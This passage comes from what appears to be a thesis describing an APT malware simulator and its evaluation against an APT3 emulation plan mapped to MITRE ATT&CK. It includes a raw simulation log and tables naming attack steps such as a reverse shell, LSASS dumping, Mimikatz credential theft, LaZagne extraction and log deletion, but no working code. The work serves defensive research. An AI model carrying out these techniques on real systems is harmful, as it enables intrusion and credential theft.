INFO: Target Windows IP set Ethernet0:10.0.0.163, default gateway: 10.0.0.127
INFO: Attack host IP set eth0:10.0.100.166, default gateway: 10.0.100.215
INFO: Running pre-simulation scripts
INFO: Building environment for Test
INFO: Environment prepared for T1566.001:Give remote shell under non-privileged account(run .ps1 => reverse shell)
INFO: Environment prepared for T1083:File and Directory Discovery (cmd.exe)
INFO: Environment prepared for T1552.001:Extract Browser and System credentials with LaZagne
INFO: Environment prepared for T1003.001:Dump LSASS.exe Memory using ProcDump
INFO: Environment prepared for T1003.001:Mimikatz.exe logonpasswords
INFO: Environment prepared for T1003.005:List credentials currently stored on the host via the built-in Windows utility cmdkey.exe
INFO: Environment prepared for T1070.004:Delete file from privleged "logs" folder
INFO: Actions execution started for Test
INFO: Action executed T1566.001:Give remote shell under non-privileged account(run .ps1 => reverse shell)
INFO: Action executed T1083:File and Directory Discovery (cmd.exe)
INFO: Action executed T1552.001:Extract Browser and System credentials with LaZagne
INFO: Action executed T1003.001:Dump LSASS.exe Memory using ProcDump
INFO: Action executed T1003.001:Mimikatz.exe logonpasswords
INFO: Action executed T1003.005:List credentials currently stored on the host via the built-in Windows utility cmdkey.exe
INFO: Action executed T1070.004:Delete file from privleged "logs" folder
INFO: Running post-simulation scripts
INFO: Shutting environment.
INFO: Simulation for Test finished. Results in simulation_results_2024_05_12_01_24//plan_Test_results/
INFO: SIMULATION EXIT
```

Figure 3.34 – Raw log that shows all main steps of simulation for test plan example

As seen from the logs on figure 3.34 for test plan simulation, at first environment is started and simulator ensures that OSes are booted and then setups network for them, then runs pre-simulation scripts defined by user that will help to collect information he is interested in. For each of defined Actions in the simulation plan environment is prepared to ensure that simulation of these actions will be successful. Next step is Action execution, it is where all Techniques are been simulated. Then post-simulation scripts are run to collect simulation results from the system, after that environment is reverted to its base state.

## 3.5 Summary of third chapter

The third chapter provides overview of the APT Malware Simulation System, focusing on its structure, functionality, model, and implementation. It outlines the primary objectives of the system, which include the simulation of APT activities to facilitate the understanding and improvement of defenses against such threats by allowing to collect data on adversary behavior during simulation. The system architecture designed to mimic realistic APT behavior within a controlled environment, ensuring

the generation of valuable insights without exposing real networks to risk by utilizing virtualized environment. Proposed implementation as prototype is described and presented with mapping to model and architecture showing all steps that required to maintain, configure, and run simulation.

Before simulation user should define appropriate configuration for environment setup, approach to simulate specific techniques and what should be satisfied in environment so simulation will be successful. Chain of techniques that forms simulation plan and all required configuration and metadata then described using Attack Flow language and form simulation plan that is also can be configured or simply selected by user from database. Then user must provide configuration on how to collect behavior, artifacts, and other information he is interested in and finally run the simulation. For each plan to simulate appropriate environment is built using configuration of each Action in simulation plan, that contains information on what technique is been simulated, how to simulate this technique and what should be configured before simulation. After simulation is finished user is provided with results that were defined to be collected by his configuration, simulation plan definition writted in Attack Flow langue and simulation logs.

## 3.6 Conclusions of the third chapter

Simulation model, system architecture and description of implementation for APT Malware action simulator were provided in the third chapter. Implemented prototype provides platform to define, simulate and collect behavior of simulated APT attacks. It implemented using active and popular versions of operating system and hypervisors, utilizing commonly known approaches for adversary emulation while proposing new approach for automation and description of such activities.

# 4. Evaluation of simulator

## 4.1 Evaluation methodology

Model and implementation proposed for simulator highly depends on MITRE ATT&CK framework, therefore to understand and evaluate if proposed solution allows to simulate APT behavior simulation plan for one of the APT groups will be created, simulation will be performed and collected evidences and behavior will be mapped against ATT&CK framework. This evaluation approach is backwards to what is user of the system should do to create correct simulation plans, usually first step will be defining what Techniques he is willing to include into the plan and in which order, to do so his first step will be mapping of report to the ATT&CK framework, or potentially user can utilize prepared emulation plans, description of APT campaigns and analytic reports with performed mapping.

General best practices (Applebaum et al., n.d.; Cisa, 2021) of analyzing raw data, such is in evaluation case, generally begins with review of the data sources, which could range from logs generated by system monitoring tools to outputs from threat detection systems. The analysis aims to determine the focus of the adversary's activities such as specific files, system processes, or network flows and the actions performed on these objects. This initial inspection helps to hypothesize which ATT&CK techniques might be applicable. For each identified action or artifact, further analysis is required to substantiate the hypothesis. This involves looking for correlated evidence such as the use of specific tools known to be favored by adversaries, interaction with system components commonly exploited in attacks, and signs of obfuscation or unusual network protocols that might indicate sophisticated adversary tactics. Additionally, analysts often begin with specific attributes observed in the raw data, such as tools used or particular system modifications, and expand their investigation to uncover broader patterns of behavior that may suggest other related techniques or tactics in the ATT&CK framework. For instance, an observation of altered registry keys might lead to the examination of other registry or system manipulations typically associated with persistence or defense evasion techniques. The approach can also start with analytics using detection rules implemented within security platforms like SIEMs. These rules are designed to parse and analyze the logs to flag potential indicators of compromise based on known patterns and signatures that correspond to the ATT&CK matrix. The insights garnered from these analytics help to further refine the mapping of raw data to specific techniques, enhancing the overall understanding of the adversary’s methods and objectives. In all cases, the goal is to systematically correlate observed data with the extensive database of known adversary techniques cataloged by ATT&CK, thereby enabling more accurate and actionable intelligence on potential threats.

## 4.2 Evaluation

### 4.2.1 Defining APT3 simulation plan

Fortunately for simulation of APT3 activity good document with performed mapping created by MITRE (Korban et al., 2017), it also contains recommendation on what tools can be utilized to simulate some custom binaries and scripts, however some effort is still needed because some mapping of Techniques is outdated, they were replaced, merged or deleted in the latest version of ATT&CK framework. Plan proposed by MITRE is presented on figure 4.1, main tools except LOLBAS that used for creating simulation plan in proposed APT Simulator are present in table 4.1, Techniques that covered and included in simulation plan presented in Table 4.2.





Figure 4.1 – APT3 emulation plan proposed by MITRE

Table 4.1 – Tools utilized for simulation of APT3 activity

| **Tool** |
|---|
| MetaSploit (*Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit*, n.d.) |
| ProcDump(*ProcDump - Sysinternals | Microsoft Learn*, n.d.) |
| Mimikatz (*GitHub - ParrotSec/Mimikatz*, n.d.) |
| PowerSploit (*GitHub - PowerShellMafia/PowerSploit: PowerSploit - A PowerShell Post-Exploitation Framework*, n.d.) |

| |
|---|
| PsExec (*PsExec - Sysinternals | Microsoft Learn*, n.d.) |
| Lazagne (*GitHub - AlessandroZ/LaZagne: Credentials Recovery Project*, n.d.) |
| Nmap (*Nmap: The Network Mapper - Free Security Scanner*, n.d.) |
| winPEAS (*GitHub - Peass-Ng/PEASS-Ng: PEASS - Privilege Escalation Awesome Scripts SUITE (with Colors)*, n.d.) |
| Crackmapexec (*GitHub - Byt3bl33d3r/CrackMapExec: A Swiss Army Knife for Pentesting Networks*, n.d.) |

Table 4.2 – Techniques and way of simulation that defined for APT3 simulation plan

| Technique Name |
|---|
| T1003.001: Dump LSASS.exe Memory using ProcDump |
| T1003.001: Mimikatz.exe logonpasswords |
| T1003.005: List credentials currently stored on the host via the built-in Windows utility cmdkey.exe |
| T1005: Search files of interest and save them to a single zip file and exfiltrate |
| T1562.001: Impair Defenses: Disable or Modify Tools |
| T1012: Simply Query Registry |
| T1016: System Network Configuration Discovery on Windows |
| T1018: List servers in domain Metasploit enum_ad_computers |
| T1021.001: Attempt an RDP session via Remote Desktop Application to a DomainController thourgh first target host |
| T1046: Run simple Nmap scan |
| T1049: Enumerate Domain Controllers |
| T1053.005: Add binary to run on startup |
| T1056.001: Run keylogger script in background |
| T1057: Process Discovery - tasklist,Get-Process |
| T1069.001: Local Permission Groups Discovery |
| T1070.004: Delete file from privleged "logs" folder |
| T1083: File and Directory Discovery (cmd.exe) |
| T1110.001: RDP brutforce using crackmapexec |

| |
|---|
| T1112: Modify Registry under current user |
| T1113: Take screenshot using Metasploit screengrab |
| T1135: SMB discovery using crackmapexec |
| T1136.001: Create a new local user in PowerShell |
| T1136.002: Create a new Windows domain admin user |
| T1204.002: Run MSFVenom generated payload to get meterpreter session |
| T1218.011: Run malicous dll using Rundll32 |
| T1543.003: Modify default Fax by changing the binPath to PowerShell to spawn powershell. |
| T1547: Install a driver via pnputil.exe |
| T1552.001: Extract Browser and System credentials with LaZagne |
| T1566.001: Give remote shell under non-privileged account(run .ps1 => reverse shell) |
| T1574.002: DLL Side-Loading using the dotnet startup hook environment variable through meterpreter session |
| T1027.005: Obfuscated Files or Information: Indicator Removal from Tools |
| T1552.001: Credentials In Files |
| T1027: Obfuscated Files or Information |
| T1204.002: User Execution: Malicious File |
| T1041: Exfiltration Over C2 Channel |
| T1105: Ingress Tool Transfer |

The implementation of Techniques provided in table 4.2 was uploaded to repository (*Actions · Master · Artem Makartsov 20222143 / APT Malware Action Simulator · GitLab*, n.d.).

Based on techniques presented in Table 4.2 simulation plan was created and executed, Attack Flow for this plan can be found in Appendix 1, visualization of this plan with all details provided in Appendix 2, visualization of this plan that include only Actions without details provided in Appendix 3.

### 4.2.2 Simulation results analysis

As was written in previous chapters this research is not focused on how to collect the behavior, implementation only provides interface that allows to do this. For APT3 simulation plan tools that presented in Table 4.3 were used during simulation configuration to collect required for analysis information.

Table 4.3 – Tools that used to collect simulation details

| Tool | Details |
|---|---|
| RegistryChangesView (*RegistryChangesView - Compare Snapshots of Windows Registry*, n.d.) | Snapshot of Windows registry created on pre-simulation stage, comparison files were collected on post-simulation stage. |
| Tcpdump (*Home \| TCPDUMP & LIBPCAP*, n.d.) | Network capture was collected from router attacker perspective. |
| Procmon (*Process Monitor - Sysinternals \| Microsoft Learn*, n.d.) | Started on pre-simulation stage, stopped on post-simulation stage, all activity was collected from Windows host. |

For analysis as final results also raw execution logs are available and Attack Flow with all the details, but as was written in evaluation methodology section we will proceed with analysis of files that results of running our specified tools and provide mapping to techniques by common recommended methodology. On figure 4.2-4.4 parts of the file with registry snapshoot comparison is presented that was collected from Windows host with TargetFirt role during simulation, also mapping to possible used technique is presented.





Figure 4.2 – Evidence of T1112 Technique found in registry compare file





Figure 4.3 – Evidence of T1003.001 Technique found in registry compare file





Figure 4.4 – Evidence of T1053.005 Technique found in registry compare file

On figure 4.2 we can find evidence of T1112 Technique, there was custom key added to the registry. On figure 4.3 evidence that leads to assumption that procdump was utilized during attack can be found, in this case information from registry snapshoot should be correlated with finding from network capture analysis and process monitor results to ensure that T1003.001 Technique was actually utilized. On figure 4.4 it is clear that some custom binary was added to run on system start up as part of simulation of techniques that used to achieve persistence.

Next figures 4.5-4.9 shows analysis of network capture with mapping to Techniques that can be clearly identified.





Figure 4.5 – Running Suricata against captured traffic using community rules

Figure 4.5 shows an example of utilization of automated tools that can be used for analysis, in this case Suricata was used with some set of community defined rules and it shows that some alerts would be generated for the captured network traffic, from them we can easily identify that some Techniques were utilized for exfiltration and tools transfer.





Figure 4.5 – Reviewing traffic in Arkime


Figure 4.5 – Reviewing traffic details in unencrypted session


Figure 4.6 – Reviewing traffic details in unencrypted session





Figure 4.7 – Reviewing traffic details in unencrypted session


Figure 4.8 – Reviewing traffic details in unencrypted session


Figure 4.9 – Reviewing traffic details in unencrypted session

Figure 4.5-4.9 shows part of the simulation were unencrypted session was utilized, therefore we can clearly see what commands were typed and map them to appropriate Techniques as is shown on the screenshots.

Last file that can reveal what Techniques were used is result of running procmon tool, analysis of results with mapping to Techniques is presented on figures 4.10-4.11. On figure 4.10 results are sorted to show operation where process is started and aggregated to table, it allows to see what tools were utilized by attacker and in most cases map them to Techniques that were utilized. Figure 4.11 show network connections made by some processes, with more in-depth analysis of behavior of tools it is easy to see what exactly was executed and how specific Techniques were simulated.





Figure 4.10 – Evidences of Techniques that were utilized in procmon result file





Figure 4.11 – Evidences of Techniques that were utilized in procmon result file

In overall evaluation show that proposed simulator can be used to simulate APT malware activity and collect information about behavior that utilized during the attack. If we compare evidences that provided on figures 4.2-4.11 to proposed emulation plan by MITRE, we can see that execution chain replicates APT3 attack behavior.

## 4.3 Summary of the fourth chapter

Methodology for proposed APT malware action simulator is presented that consist of analysis and implementation of simulation plan for one of APT groups campaigns, running simulation and collecting evidences of simulated attack, analysis of collected evidences and mapping them against MITRE ATT&CK framework that shows if intended behavior can be observed and collected from simulator system. Evaluation was made by analyzing one of the reports that contains recommendation and information on APT3 group emulation, Techniques utilized by this group was implemented in Simulator concepts and emulation was done, behavior during was collected using different rules and result reports were analyzed and mapped against MITRE ATT&CK framework with presenting evidences that simulator was able to mimic intended behavior.

## 4.4 Conclusions of the fourth chapter

Evaluation of APT Malware action simulation by proposed methodology shows that implemented solution is able to simulate intended behavior and provide interface to collect it.

# 5. Conclusions

1. By analyzing related works on the differences between regular and advanced malware, APT attacks and the methods used to simulate their and adversary behaviors, key distinctions between them were identified. Common ways to simulate malware activity and approaches for adversary emulation were researched and used as source of influence during implementation. Automated adversary emulators and APT Malware Simulator proposed in this research share some common objectives and techniques for simulation. Automated adversary emulators typically conduct what-if analyses, replicating TTPs of real-world threat actors through all-in-one scripts that simulate comprehensive threat scenarios. These emulators evaluate environments, identify vulnerabilities, and suggest areas for strengthening security controls, heavily relying on the suitability of the target environment for meaningful results. On the other hand, it is determined that solution proposed in this research should adopt a specialized approach, simulating the behavior of specific malware, including their propagation methods and payloads that will allow to generate databases of malicious behavior patterns, useful for training security systems, enhancing threat intelligence, and improving predictive threat modeling. Unlike adversary emulators, it should not be as dependent on the target environment, allowing for independent simulation of malware behavior during attacks in dynamically prepared environment.
2. The research and prototyping process led to the creation of the APT Malware Simulator a tool designed to mimic the complex behaviors of APT attacks. Traditional malware simulation methods were enhanced by integrating concepts of Cyber Kill Chain framework and the MITRE ATT&CK knowledge base and proposed approach for environment building and execution of simulation. This integration ensures that the simulator can replicate real-world adversary tactics and techniques, providing a comprehensive and realistic simulation environment. A significant improvement introduced in this work is the automation of simulation processes, allowing for the creation of custom environments tailored to specific simulation plans, that are described and delivered as results with details of specific simulation execution using Attack Flow language. By allowing the user to define and modify the tools and scripts used for behavior collection, the simulator provides flexibility and adaptability, ensuring that it remains relevant in the face of new and emerging threats and needs. Moreover, the ability to dynamically create and manage different simulation environments enables the detailed analysis of various APT behaviors across diverse scenarios. This feature

is particularly valuable for cybersecurity research and training, as it allows for the generation datasets that can be used to train and test advanced detection mechanisms.

3. The evaluation of the APT Malware Simulator involved a detailed simulation of the APT3 group activities, utilizing a simulation plan specifically designed for this purpose. More than 35 distinct techniques were implemented to replicate the behavior of APT3. Common tools, like Process Monitor, tcpdump and RegistryChangesView were utilized to collect the behavior of simulated adversary during attack, results of execution of these tools were analyzed to show the mapping between activities that are observed on the system during simulation to MITRE ATT&CK framework. The simulation results demonstrate that the APT Malware Simulator could successfully recreate the complex attack patterns of APT3 behavior.

# References


Abusitta, A., Li, M. Q., & Fung, B. C. M. (n.d.). *Malware Classification and Composition Analysis: A Survey of Recent Developments*.

*actions · master · Artem Makartsov 20222143 / APT Malware Action Simulator · GitLab*. (n.d.). Retrieved May 18, 2024, from https://studgit.vilniustech.lt/20222143/apt-malware-action-simulator/-/tree/master/actions?ref_type=heads

Ahmadi, M., Ulyanov, D., Semenov, S., Trofimov, M., & Giacinto, G. (2016). Novel feature extraction, selection and fusion for effective malware family classification. *CODASPY 2016 - Proceedings of the 6th ACM Conference on Data and Application Security and Privacy*, 183–194. https://doi.org/10.1145/2857705.2857713

Ajmal, A. B., Shah, M. A., Maple, C., Asghar, M. N., & Islam, S. U. (2021). Offensive Security: Towards Proactive Threat Hunting via Adversary Emulation. *IEEE Access*, *9*, 126023–126033. https://doi.org/10.1109/ACCESS.2021.3104260

Alford, R., Lawrence, D., & Kouremetis, M. (2022). *CALDERA: A Red-Blue Cyber Operations Automation Platform*. https://github.com/mitre/caldera/

Applebaum, A., Miller, D., Strom, B., Korban, C., & Wolf, R. (2016). Intelligent, automated red team emulation. *ACM International Conference Proceeding Series*, *5-9-December-2016*, 363–373. https://doi.org/10.1145/2991079.2991111

Applebaum, Andy, Nickels, Katie, Pennington, Adam, Schulz, Tim, Strom, Blake, Wunder, & John. (n.d.). *GETTING STARTED WITH*.

Aslan, O., & Yilmaz, A. A. (2021). A New Malware Classification Framework Based on Deep Learning Algorithms. *IEEE Access*, *9*, 87936–87951. https://doi.org/10.1109/ACCESS.2021.3089586

*Atomics - Explore Atomic Red Team*. (n.d.). Retrieved May 29, 2023, from https://atomicredteam.io/atomics/

*Attack Flow v2.2.1 — Attack Flow v2.2.1 documentation*. (n.d.). Retrieved May 15, 2024, from https://center-for-threat-informed-defense.github.io/attack-flow/

Bahrami, P. N., Dehghantanha, A., Dargahi, T., Parizi, R. M., Choo, K. K. R., & Javadi, H. H. S. (2019). Cyber kill chain-based taxonomy of advanced persistent threat actors: Analogy of tactics, techniques, and procedures. *Journal of Information Processing Systems*, *15*(4), 865–889. https://doi.org/10.3745/JIPS.03.0126

Basit Ajmal, A., Khan, S., Alam, M., Mehbodniya, A., Webber, J., & Waheed, A. (n.d.). *Date of publication xxxx 00, 0000, date of current version xxxx 00, 0000. Towards Effective Evaluation of Cyber Defense: Threat Based Adversary Emulation Approach*. https://doi.org/10.1109/ACCESS.2022.DOI

Bhattacharya, A., Ramachandran, T., Banik, S., Dowling, C. P., & Bopardikar, S. D. (2020). *Automated Adversary Emulation for Cyber-Physical Systems via Reinforcement Learning*. http://arxiv.org/abs/2011.04635

Boddy, M., Gohde, J., Haigh, T., & Harp, S. (2005). *Course of Action Generation for Cyber Security Using Classical Planning*.

*CALDERA*. (n.d.). Retrieved May 29, 2023, from https://caldera.mitre.org/

